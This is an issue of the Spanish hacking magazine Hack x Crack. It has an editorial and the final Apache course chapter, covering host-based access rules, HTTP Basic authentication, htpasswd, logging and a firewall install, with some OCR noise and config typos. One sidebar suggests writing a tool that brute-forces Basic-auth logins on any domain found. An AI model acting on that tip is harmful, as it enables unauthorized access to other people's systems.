HACK X CRACK: ATRAVESANDO FIREWALLS POR FTP





SERVIDOR WEB APACHE

PROTEGE TU APACHE

RESTRICCION DE ACCESOS - AUTENTIFICACION
ANALIZANDO A NUESTROS "VISITANTES" - LOGS
CODIFICACION - HTPASSWD - CORTAFUEGOS

IIS BUG SCANNER





CREA TU PROPIA HERRAMIENTA DE HACKING



SERVIDORES ON LINE PARA TUS PRACTICAS !!!

CURSO DE XML
JAVA - JDOM

PROGRAMAR EN LINUX

Nº 12 -- P.V.P. 4,5 EUROS





"EXPLOTANDO" LOS SERVIDORES FTP

LOS FTP Y LA SCENE ESPAÑOLA

WAREZ: FTP - FXP - DUMPS



APRENDE A UTILIZAR LOS SERVIDORES FTP COMO ANONIMIZADORES !!!

COMANDOS RAW
FTP BOUNCER
SNIFFER SNORT
PORT STEALING

HACK X CRACK - HACK X CRACK - HACK X CRACK

PC PASO A PASO: BASE 64, UUENCODE, UUDECODE, MIME, ASCII, BITS...





EDITORIAL: EDITOTRANS S.L.
C.I.F: B43675701
PERE MARTELL Nº 20, 2º - 1ª
43001 TARRAGONA (ESPAÑA)

Director Editorial
I. SENTIS
E-mail contacto
director@editotrans.com
Título de la publicación
Los Cuadernos de HACK X CRACK.
Nombre Comercial de la publicación
PC PASO A PASO
Web: www.hackxcrack.com
Dirección: PERE MARTELL Nº 20, 2º - 1ª.
43001 TARRAGONA (ESPAÑA)



Director de la Publicación
J. Sentís

E-mail contacto
director@hackxcrack.com

Diseño gráfico:
J. M. Velasco

E-mail contacto:
grafico@hackxcrack.com

Redactores
AZIMUT, ROTEADO, FASTIC, MORDEA, FAUSTO, ENTROPIC, MEIDOR, HASHIMUIRA, BACKBONE, ZORTEMIUS, AK22, DORKAN, KMORK, MAILA, TITINA, SIMPSIM... ... ...

Contacto redactores
redactores@hackxcrack.com

Colaboradores
Mas de 130 personas: de España, de Brasil, de Argentina, de Francia, de Alemania, de Japón y algún Estadounidense.

E-mail contacto
colaboradores@hackxcrack.com

Imprime
I.G. PRINTONE S.A. Tel 91 808 50 15

DISTRIBUCIÓN:
SGEL, Avda. Valdeparra 29 (Pol. Ind.)
28018 ALCOBENDAS (MADRID)
Tel 91 657 69 00 FAX 91 657 69 28
WEB: www.sgel.es

TELÉFONO DE ATENCIÓN AL CLIENTE: 977 22 45 80
Petición de Números atrasados y Suscripciones (Srta. Genoveva)

HORARIO DE ATENCIÓN: DE 9:30 A 13:30
(LUNES A VIERNES)

NUMERO 12 -- PRINTED IN SPAIN
PERIOCIDAD MENSUAL
Deposito legal: B.26805-2002
Código EAN: 8414090202756

EDITORIAL

UNAS LARGAS VACACIONES

Ya estamos de nuevo aquí para seguir alimentando esas mentes curiosas que no se conforman con mover el ratón y esperar que se lo den todo en bandeja. Hay dos formas de leer esta revista: como un simple turista o como un aplicado estudiante. Tú decides!!! Si eres de los que disfrutan con los retos, esta es tu revista… te aseguramos que el esfuerzo vale la pena y te reportará gratificantes recompensas :)

¿Noticias frescas? Si consultas el foro de www.hackxcrack.com ya sabrás las últimas novedades, en caso contrario las comento en estas líneas:

- ¿Más páginas en la revista? Lo estamos intentando, pudiste ver que el número 11 tenía 16 páginas "extra". Siempre que dispongamos de capital suficiente PC PASO A PASO aumentará poco a poco sus páginas, a partir de ahora será un "misterio" que se desvelará cada mes en tu quiosco.

- ¿TRES SERVIDORES para las practicas? Pues si, gracias a AZIMUT tenemos ahora 3 servidores ON LINE para que no te quedes sin tu ración de "practica pura"!!!

- ¿Cambio de distribuidor? Si, a partir de ahora nos distribuirá SGEL, el número 1 en la distribución de prensa escrita en España. Aunque en el foro se han vertido duras críticas con respecto a COEDIS (nuestro anterior distribuidor), debo rectificar a AZIMUT y decir que PC PASO A PASO cambia de distribuidor porque intentamos tener un mayor control sobre los puntos de venta y deseamos que puedas pedir números atrasados directamente en los quioscos. Esperamos dejar las puertas abiertas con COEDIS para futuras iniciativas editoriales, debemos recordar que cuando nadie nos quería COEDIS NOS ACOGIÓ y gracias a ellos se pudo distribuir esta revista. Desde aquí un saludo al Sr. Cadena (COEDIS), que puso a nuestra disposición en todo momento su dilatada experiencia en la distribución de medios escritos.

¿Dónde está la DECLARACIÓN DE INTENCIONES que siempre encabezaba la revista? En la WEB. La pondremos en la revista siempre que podamos, pero preferimos utilizar esa página para contenido "real" :)

- ¿Publicidad en la revista? Si, a partir de ahora intentaremos incluir en la revista toda la publicidad que podamos. Seamos realistas, después de hacer números, números y más números hemos llegado a la única solución posible: publicidad = aumento de páginas útiles. Si queremos crecer, poder pagar más páginas útiles, tener más servidores y asentarnos en el mercado tenemos que poner publicidad. Recordemos que AZIMUT ha pagado de su propio bolsillo los tres servidores que ahora tenemos, si queremos avanzar necesitamos capital, si queremos contratar personal para que se solucionen los mil y un retrasos que tenemos en todos los frentes necesitamos capital, si queremos patrocinar iniciativas (por ejemplo concursos de hacking) necesitamos capital. Esta es una dura lección que estamos aprendiendo a base de golpes :(

- ¿Problemas? Muchos, pero seguiremos mejorando y haciéndoles frente como hasta ahora hemos hecho. En este momento estamos trabajando en dos temas: La nueva WEB (que ya está programándose) y empezaremos a liberar artículos en PDF en cuanto esté ON LINE, porque los nuevos lectores que compran la revista SE ASUSTAN al leerla. Normal y perfectamente comprensible, parece que no pero HEMOS AVANZADO MUCHO y para alguien que nunca nos ha leído es demasiado avanzada. Veremos cómo solucionamos este problema. Es cierto que puedes pedirnos los números atrasados por la WEB (tenemos en el almacén más de 20.000 unidades), pero nos gustaría encontrar soluciones paralelas.

¡Ya me he quedado sin página, otra vez! Agradecemos una vez más el excelente trabajo de nuestros colaboradores y en especial el durísimo y desinteresado trabajo de los moderadores del foro. Gracias a ellos el foro es un centro de reunión que cada vez cuenta con más y mejores miembros.

¡Una vez más GRACIAS!

INDICE

PARTE VI: CONFIGURA TU SERVIDOR APACHE DE FORMA SEGURA

- Si has seguido nuestro curso, ya hemos convertido nuestro PC en un Servidor Web y un montón de usuarios visitandolo. Ahora te enseñaremos a protegerlo, "investigaremos" a nuestros invitados, aprenderemos a banear y restringir el acceso y mucho mas.

Bienvenidos de nuevo. Os comunicamos que este capítulo será el último de la serie Apache, a lo largo de los anteriores números hemos explicado como instalar, configurar y sacar partido al servidor web Apache. Vamos a terminar el curso explicando como configurar la seguridad del servidor Apache, como saber quienes nos visitan y para finalizar vamos a instalar un cortafuegos que nos proteja de ataques externos. Venga, un esfuerzo más...

1. Autentificación básica.

Cuando un navegante accede a Internet, la sesión se mantiene con el servidor hasta que el cliente abandona la red. En WWW, el cliente suele ser el explorador web (el Internet Explorer, Netscape…) y el servidor es un Servidor Web como Apache. El protocolo HTTP no es permanente, por lo que la sesión no se mantiene permanentemente. Una vez que el servidor web sirve la página, éste corta la conexión para dejar la conexión abierta con el fin de aceptar futuras peticiones.

De modo más claro, ¿para qué sirve mantener la sesión del navegante?, tal vez nos interese ofrecer un servicio privado al que únicamente podrán acceder amigos que antes se han identificado con un login y password. Una vez que se han identificado podrán acceder a los servicios privados sin necesidad de que el navegante tenga que estar introduciendo de nuevo su login y password mientras dure la sesión.

1.1 Proceso de autentificación basada en el host.

En este sistema de autenticación, el control del acceso se basa en el nombre del host o en su dirección IP. Cuando el navegante visita la web, Apache captura su nombre e IP y busca si este navegante tiene permisos para acceder a los recursos. Este sistema es muy útil para bannear (impedir el acceso) a los navegantes que visitan la web con malas intenciones.

El módulo que se encarga de controlar el acceso basada en host se llama mod_access, gracias al cual se puede controlar el acceso basándose en nombre del host de un cliente Web. El nombre puede ser el del dominio (como user1.hackxcrack.com) o una dirección IP (como 208.124.67.0).

Para controlar el acceso se trabaja con las siguientes directrices: allow, deny, order, allow from env y deny from env.

Allow
Sintaxis: allow from host1 host2 host3
Esta directriz permite definir una lista con los host que tienen permiso para acceder a un directorio determinado.

Deny
Sintaxis: deny from host1 host2 host3
Esta directriz permite definir una lista con los host que no tienen permiso para acceder aun directorio determinado.

Order

Sintaxis: order deny, allow | allow, deny | mutual-failure

Esta directriz controla el sistema de evaluación que utiliza Apache con las directrices allow y deny.

Ejemplo 1: Vamos a prohibir el acceso al directorio de mp3 a todos los navegantes que nos visiten con conexiones de proxy-cache de Telefónica. Que nadie se enfade, esto es solo un ejemplo.

El nombre de un navegante que se conecta con ProxyCache de telefónica es IP.proxycache.rima-tde.net, por ejemplo (80.58.0.44.proxycache.rima-tde.net)

Abrimos el archivo de configuración de Apache, httpd.conf y copiamos el siguiente código:

```
<Directory /mp3>
order deny, allow
deny from .proxycache.rima-tde.net
allow from all
</Directory>
```

¿Qué le estamos diciendo a Apache?, en directory le comunicamos el directorio que deseamos proteger, en order le comunicamos las directrices que vamos a utilizar (denegar y aceptar), en deny colocamos parte del nombre del dominio que deseamos rechazar y en allow aceptamos el resto de los navegantes.

Los valores que aceptan las directrices Deny y Allow son varios, vamos a verlo con ejemplos, ya que os serán de gran utilidad (recuerda que también se aplica para la directriz Deny).

Aceptar todas las conexiones:

allow from all

Aceptar un navegante con nombre completo:

allow from hos628121470.mundivia.es

Parte del nombre del navegante:

allow from .mundivia.es

Dirección IP completa:

allow from 80.58.0.44

Parte de la dirección Ip de un host:

allow from 80.58

Red / máscara de red:

allow from 80.58.0.0/255.255.255.0

Otro ejemplo, supongamos que tenemos una Web con "pelis" Divx y queremos que solo se conecten los navegantes que tengan las conexiones más rápidas (cable), para que la descarga sea lo más rápido posible y no nos monopolicen nuestro servidor por mucho tiempo aceptaremos conexiones de Madritel y de Ono.

Podemos identificar una conexión de Ono si el nombre del navegante contiene el texto onolab.com o ono.com, mientras que para identificar un navegante de Madritel vamos a utilizar el rango de IPs (213.37.0.0 – 213.37.65.255).

```
<Directory /divx>
order deny, allow
deny from all
allow from onolab.com ono.com 213.37.0.0/255.255.0.0
</Directory>
```


Este ejemplo niega el acceso al directorio divx a todos los navegantes excepto a aquellos que se conectan con cable de Ono o Madritel.

1.2 Proceso de autenticación de HTTP básico

La autenticación básica es muy sencilla y útil para permitir el acceso a directorios mediante la solicitud de un login y password. Cuando un explorador Web (por ejemplo el Internet Explorer) solicita un URL (una dirección Web cualquiera, por ejemplo www.mocosoft.com) protegida por autenticación básica, el servidor

devuelve una cabecera de estado 401 y otra de respuesta (ahora veremos esto).

Acto seguido el explorador muestra un cuadro solicitando introducir el login y password, el explorador se los envía al Servidor Web y este comprueba si los datos son correctos. En caso afirmativo mostrará la página solicitada. En caso negativo responde con el estado 401 y vuelve a enviar la misma cabecera de autenticación para que solicite de nuevo al usuario el login y password. Hay que tener en cuenta que la ventana que solicita el login y password es del Sistema Operativo por el explorador y no un formulario HTML.



¿Qué es eso...

¿Qué es eso de "el estado 401"? ¿Algún tipo de sistema de gobierno? ;p
Aunque ya se ha explicado en anteriores ocasiones, no está de más recordarlo. Cuando tu navegador hace una petición a una página Web, el Servidor Web contesta y le indica a tu navegador "lo que ha pasado" mediante UN CÓDIGO NUMÉRICO. Cada código representa "un estado", es decir, cada código tiene un significado que le indica al navegador "lo que ha pasado".

Hablando claro, si el Servidor Web contesta con el número 401 significa ACCESO NO AUTORIZADO. Seguramente nos saldrá una ventanita invitándonos a introducir el nombre de usuario y la contraseña, si los introducimos y **no son** correctos el Servidor Web volverá a emitir un 401, si los introducimos y **son** correctos obtendremos un código 200 (OK, es decir, acceso concedido y acto seguido veremos en nuestra pantalla la página solicitada).

Si te interesa una lista completa de "códigos de estado" deberás dirigirte al RFC 2616 (http://www.rfc-editor.org/rfc/rfc2616.txt -- lastima, está en ingles) y/o ir al buscador google (www.google.com) y buscar por ---lista códigos Web 200 400 500 ok---- con la opción "Buscar solo páginas en Español" seleccionada. Encontrarás páginas como http://www.altoaragon.org/codigos.htm#mensajes, donde puedes ver los principales códigos de respuesta del Servidor Web y en castellano :)

La autentificación básica tiene claros problemas de seguridad. Cuando el navegador envía la contraseña lo hace en texto plano y sin encriptarla. En lugar de encriptarla utiliza la codificación UU y la transmite por Internet (busca en www.google.com UUencode y UUdecode para saber más sobre este tipo de codificación, podrás comprobar que se puede codificar y decodificar directamente).

Seguro que más de uno estará pensando en que se pueden capturar los datos (user:password) colocando un sniffer, pues sí que es posible capturar el usuario y password utilizando un sniffer para la autentificación básica. Por ello no recomendamos este tipo de autentificación para aplicaciones importantes. La mayoría de las protecciones que encontrarás en Internet son utilizando esta técnica, a no ser que utilicemos un protocolo seguro que nos encripte la información (por ejemplo SSL, típico cuando accedes a una tienda on-line).

Siguiendo las técnicas ya comentadas en capítulos anteriores y suponiendo que un directorio está siendo protegido por autentificación básica podemos enviar la solicitud del directorio (por ejemplo utiliza un telnet, herramienta explicada una y otra vez en la revista). Escribimos el comando de petición:
GET /test/divx HTTP/1.0

El servidor responde con un mensaje:

HTTP/1.1 401 Unauthorized
WWW-Authenticate: Basic realm="hackxcrack"

Como podemos apreciar, nos contesta con un 401 (NO AUTORIZADO) y amablemente nos dice que el tipo de autentificación utilizado es el BÁSICO :)

En este momento el navegador pedirá al internauta que se identifique, saldrá la típica

ventanita pidiéndonos el login y password, una vez introducido el navegador lo envía a través de HTTP. Lo que se envía es algo parecido a esto:

GET /test/divx HTTP/1.0
Authorization: Basic H676RgThb54Op

Pero... ¿Dónde está el login y password?, Es esa cosa tan rara H676RgThb54Op". Estos datos se envían en la cabecera de Authorization, PERO se codifican utilizando un algoritmo Base 64, este algoritmo es muy fácil romper. Por cierto, recuerda que el login y el pasword se envían separados por dos puntos (repasa el primer número de la revista, compralo mediante la Web -www.hackxcrack.com- y/o descargarlo gratuitamente en formato PDF de esa misma Web.

Pero... ¿dónde están los dos puntos? Yo no los veo en "H676RgThb54Op", no entiendo nada!!! Vale, te lo detallo. En realidad, lo que debería enviar el navegador en lugar de "H676RgThb54Op" es "login:pasword" (por ejemplo fernando:alma56892), pero en lugar de enviar directamente "fernando:alma56892" en texto plano, primero lo cifra en BASE64 (quedándonos algo así "ZmVybmFuZG86YWxtYTU2ODky"). Los dos puntos también han sido codificados, por supuesto, por eso no puedes verlos, igual que no puedes ver el user (fernando) ni el pasword (alma56892).


Dices que es un "cifrado" fácil de romper, pero yo, no se, no tengo ni idea de eso.

Pues entonces vamos al www.google.com e investigamos un poquito. Bueno, vale, te lo pondré fácil. Tienes un "traductor on line" de BASE 64 en http://www.rynho-zeros.com.ar/base64nuke.php ;p

Y de paso te recomiendo, no, mejor te ruego encarecidamente que leas el artículo http://bitassa.com/articles/babel.html (es un poco antiguo pero te aclarará todos esos conceptos que quizás ahora te suenan a chino-mandarín: ASCII, ISO, ISO 8859-1 (ISO Latin-1), UUENCODE, UUDECODE, MIME, BASE 64, UNICODE... ...) Hazme caso por favor, léelo!!!!!

Y si eres de los que quieren aprender realmente a codificar y decodificar en BASE 64, mejor lee este artículo:
http://www.rynho-zeros.com.ar/article97.html

Como puedes ver, a falta de presupuesto para poner más páginas en la revista hemos optado por hacer referencias a artículos que pueden arrojar un poco de luz sobre temas que son paralelos al tema tratado :)



Aprovechando...

Aprovechando el curso de Visual Basic podéis hacer una herramienta que haga combinaciones de password, buscar un dominio que solicite identificación mediante Autentificación básica y luego enviarle peticiones con combinaciones en la cabecera Authorization, recordar que tenéis que utilizar la codificación Base 64, la mayoría de los lenguajes ya tienen esta función implementada.


Ya sabemos como funciona la Autentificación Básica, ahora vamos a proteger el directorio DIVX utilizando las directrices de Apache. Supongamos que queremos restringir el acceso al directorio DIVX de modo que la única persona que pueda acceder sea un usuario llamado "hackxcrack", cuya contraseña sea "hackxcrack100".

Paso 1. Crear un archivo para el usuario con htpasswd

Apache incluye un programa llamado htpasswsd, este archivo se encuentra en el directorio c:\apache\bin\

Crea un directorio en C que se llame password, ahora verás la razón de crear este directorio. Abre una ventana de comandos, ponte en el directorio bin de apache para ejecutar el fichero htpasswd y pon:

htpasswd –c c:\password\.htpasswd hackxcrack



Si no sabes...

Si no sabes abrir una ventana de comandos y moverte entre directorios desde ella, descarga el número uno de esta revista en formato PDF desde la Web www.hackxcrack.com. Seguimos recibiendo mails de lectores que no saben como abrir una ventana de comandos, pues en Hack x Crack número 1 se explica, además tienes el foro en la misma Web, donde nos ayudamos entre todos… ¿a qué esperas para participar? :)

htpasswd solicitará la contraseña para el usuario hackxcrack. Hay que introducir dos veces el password hackxcrack100, la segunda vez es por seguridad. La herramienta ha creado un archivo llamado .htpasswd en el nuevo directorio password con los datos del usuario.

El contenido del archivo .htpasswd de este ejemplo es:
hackxcrack:$apr1$Z04.....$UdNMBBNaSXVXQo62VHQru1

Es importante saber que:

- Utilizar la opción –c es para crear un nuevo archivo, si lo que se desea es añadir un nuevo usuario al archivo hay que omitir el parámetro.
- Colocar el archivo .htpasswd fuera del árbol de directorios web de Apache, para evitar cosas como: http://www.hackxcrack.com/password/.htpasswd y puedan robarnos el archivo con todas las claves.

Paso 2. Creación del archivo .htpasswd

Crea un archivo llamado .htaccess en el directorio que deseas proteger, en este ejemplo:

c:\apache\.www\divx\.htpasswd.

Abrimos este archivo y añadimos los siguientes parámetros:

```
AuthNam Apache Server Solo usuario de Hackxcrack
AuthType Basic
AuthUserFile c:\password\.htpasswd
Require user hackxcrack
```

- La primera directriz, AuthName, es una etiqueta para el navegador, puedes escribir cualquier cosa. Por ejemplo, podrías haber puesto perfectamente AuthNam Apache Server para mis amigos :)
- La directriz AuthType Basic hace mención al tipo de autentificación, eso ya lo hemos explicado en este mismo artículo.
- La directriz AuthUserFile especifica el nombre de archivo del usuario creado anteriormente.
- Por último, mediante la directriz Require user comunicamos que el usuario hackxcrack puede acceder al directorio.

Paso 3. Configurar el archivo de permisos.

Una vez creados ambos archivos es recomendable dar permisos de lectura de estos archivos sólo a Apache para que nadie pueda acceder a ellos.

2. Registro de visitas de tu web.

En anteriores capítulos hemos aprendido a conocer el estado del servidor Apache utilizando

el módulo mod_info, pero tan importante es conocer el estado del servidor como saber cuantas visita tiene la web. Apache registra cada impacto recibido de las visitas, registra accesos cualquier objeto que tengamos en la Web , páginas HTML, imágenes, flash, ...

Apache utiliza el formato CLF para registrar la información capturada, el archivo contiene una línea separada para cada petición, está formada por varias partes: host ident authuser date request status bytes

El significado de cada uno de ellos:

Host: Se encuentra el nombre completo del dominio del cliente i su dirección IP.
Ident: Un identificador de cliente.

Authuser: Si el URL solicitado necesita una autenticación HTTP básica, se tomará como valor de este elemento el nombre del usuario.

Date: Fecha y hora de la petición.

Request: La url que solicita el navegante.

Status: Código de estado.

Bytes: Número de bytes del objeto solicitado por el navegante.

Directriz: TransferLog
Sintaxis: TransferLog nombre_archivo

Ejemplo: TransferLog logs/access.log

Determina el nombre archivo dónde se registrarán todos los accesos. La información registrada se presenta en formato CLF aunque el formato se puede personalizar con la directriz LogFormat.

Si deseamos registrar todos los accesos al servidor web, hay que abrir el archivo de configuración httpd.conf y añadir la línea anterior, si el archivo access.log no existe Apache lo creará de manera automática.

Directriz: LogFormat
Sintaxis: LogFormat formato

Ejemplo: LogFormat "%h %l %u % t \"%r\" %s %b"

Con esta directriz podemos configurar el formato de registro de la información en el archivo access.log

Aunque el formato CLF suele ser suficiente puede ocurrir que necesitemos añadir nueva información o cambiar la estructura de los logs. El formato de la directriz puede contener tanto caracteres literales como especificadores de formato (%). Los especificadores son:

%b	Bytes enviados sin contar las cabeceras HTTP
%f	Nombre del archivo solicitado
%{variable}e	Contenido de la variable de entorno Variable
%h	Servidor remoto que efectúa la petición
%{IncomingHeader} i	Contenido de IncomingHeader.
%l	Información que aporta el cliente.
%{Foobar}n	Contenido de Footbar
%{OutgoingHeader}o	Líneas de la cabecera de la respuesta
%p	Puerto por el cual se atiende la petición.
%P	Id del proceso del thread.
%s	Estado que devuelve el servidor en respuesta a la petición.
%t	Tiempo de petición, formato CLF.
%{format}t	Hora. El formato determina su apariencia.
%t	Tiempo empleado atender la petición
%u	Path del URL solicitado.
%v	Nombre del servidor o host virtual que envía la petición

Ejemplo de un log real con el formato: LogFormat "%h %l %u %t \"%r\" %>s %b \"%{Referer}i\" \"%{User-Agent}i\""

127.0.0.1 - - [08/Sep/2002:19:49:18 +0200] "GET /hackxcrack /index.htm HTTP/1.1" 200 979 "-" "Mozilla/4.0 (compatible; MSIE 5.0; Windows 98; DigExt)"

¿qué nos dice el registro de logs?
127.0.0.1 – Es la IP del navegante, recuerda que una misma IP puede estar repetida ya que el navegante visitará varias páginas.

[08/Sep/2002:19:49:18 +0200] – Fecha y hora de conexión, es decir, es la fecha en que se ha conectado el navegante.

"GET /hackxcrack/index.htm HTTP/1.1" – Es el objeto que ha visitado el navegante, en este caso es la página principal de hackxcrack

"Mozilla/4.0 (compatible; MSIE 5.0; Windows 98; DigExt)" – Es el useragent, este dato lo envía el navegador y en el se puede saber el sistema operativo del navegante y navegador.

Apache también nos permite crear varios archivos de logs con contenidos diferentes, por ejemplo, nos puede interesar tener archivos logs, uno con todo el contenido CLF y otro archivo con los useragents, un ejemplo con un servidor virtual sería:

```
TransferLog logs/access.log
CustomLog logs/agents.log
<Virtual Host 255.76.123.67>
ServerName www.hackxcrack.com
DocumentRoot /www/hackxcrack/
</VirtualHost>
```

2.2 Registro de errores

Existe otro archivo log de gran utilidad, es el archivo de errores. Este archivo registrará todos los accesos erróneos, si un navegante intenta acceder a una página que no exista se le mostrará un mensaje 404 en el navegador y el servidor Apache registrará este acceso en archivo de errores.

Este archivo es de gran utilidad ya que podemos encontrar errores de enlaces, páginas ya no existentes y nos ayudará a depurar la web. El registro de errores lo aporta el propio Apache y a través de la directriz ErrorLog.

Un ejemplo de registro con error:
[Mon Sep 09 11:04:19 2002] [error] [client 127.0.0.1] File does not exist: c:/appserv/www/hackxcracm/img/logos.gif

Este registro nos dice que la visita con IP 127.0.0.1 ha accedido a una imagen llamada logos.gif y que no existe. De esta forma tan simple podemos mantener siempre los enlaces actualizados y libres de errores.

2.3 Mantenimiento de logs

Por defecto Apache registra todos los accesos en un mismo archivo, este irá creciendo hasta llenar el disco duro, por lo que es muy peligroso que ocurra esto. Imagina las empresas de hosting con miles de dominios, tienen que llevar un control de logs automático con sucesos que eviten el colapso de los discos duros. Cuando el tamaño del archivo de registro es demasiado grande, se suele optar por renovarlo.

Apache ofrece la utilidad rotatelog para que el mantenimiento de logs sea automático.
Utilidad: RotateLog

Para utilizar esta herramienta hay que abrir el fichero de configuración de Apache y poner lo siguiente (si no sabes qué archivo es ese, seguro que no has seguido el curso de APACHE desde el principio ;p):

TransferLog "| /apache/logs /copia/logs/httpd 86400"

De este modo, todos los días se generará un nuevo archivo de información que se guarda en /copia/logs/https.nnn, donde nnn representa un número largo. El tiempo hay que especificarlo en segundos (86400 segundos = 24 horas).

2.4 Analizar los datos de los logs

Abrir un archivo log para pretender analizarlo sin ninguna herramienta puede resultar casi imposible, por no decir imposible del todo. Para ello existen herramientas gratuitas que analizarán los logs para generar informes con datos tan importantes como "visitas por horas, visitas por días, visitas mensuales, ...".

El analizador de logs más conocido es webalizer, podéis descargar el programa en www.webalizer.org, es software con licencia Open Source development y lógicamente gratis.

La puesta en marcha de los analizadores de logs requieren de conocimientos básicos para el correcto funcionamiento. Existen otras soluciones más sencillas para conocer el número de visitas, países, referidos, navegadores, sin necesidad de sobrecargar el servidor web. En Internet encontrarás muchos servicios de contadores de visitas con estadísticas de visitas. La puesta en marcha de estos contadores es muy sencilla y rápida. Incluso en algunos servicios te ofrecen más información que los propios logs del servidor Apache.

Te recomendamos los contadores de www.contadorwap.com y www.intrastats.com, el registro es sencillo, rápido y las estadísticas son bastante estables.

3. Instalar un firewall en el servidor web

En anteriores número de hackxcrack ya se comentó la finalidad de un firewall o cortafuegos, pero resumiendo podemos decir que es una herramienta que prohíbe el acceso a recursos a navegantes no deseados. Si tienes tu servidor web las 24 horas, seguro que muchos navegantes intentarán acceder a otros servicios del servidor (ftp, mysql, netbios, email, ...). Es por ello que para finalizar el curso de Apache vamos a explicar como instalar un firewall en el servidor y así proteger el servidor de ataques externos.

Os resumimos los principales puntos de un cortafuegos:

- Proteger el ordenador de los ataques que se produzcan desde máquinas situadas en Internet.

- Asegurar que nuestro ordenador no se utiliza para atacar a otros.

- Prevenir el uso de troyanos que puedan existir en el sistema debido a que alguien nos lo ha introducido a través de correo electrónico o en algún CD o disquete.

- Detectar patrones de ataques e identificar de dónde provienen.

- Evitar que nuestro ordenador pueda ser un punto de entrada a una red privada virtual en el caso de utilizarlo para tele trabajo o acceso remoto a la red de una empresa.

- Al probar nuevas aplicaciones podremos averiguar cuáles son exactamente los puertos de comunicaciones que necesitan usar.


Hemos optado por el cortafuegos Zone Alarm por ser gratuito y bastante estable. Con Zone Alarm podemos controlar el acceso a los servicios que deseemos, en un principio nos interesa dar acceso a un solo servicio, al servicio web Apache.

Lo primero es bajarse el programa de http://www.zonealarm.com, busca la versión gratuita. El archivo ocupa 3,5 Megas, no es mucho por lo que en unos minutos lo tendrás en el disco duro.


Instala el ZoneAlarm, la instalación es muy sencilla e intuitiva. Seguramente tendrás que

reiniciar el ordenador, la primera pantalla tras iniciar el ZoneAlarm es para configurar algunas preferencias.

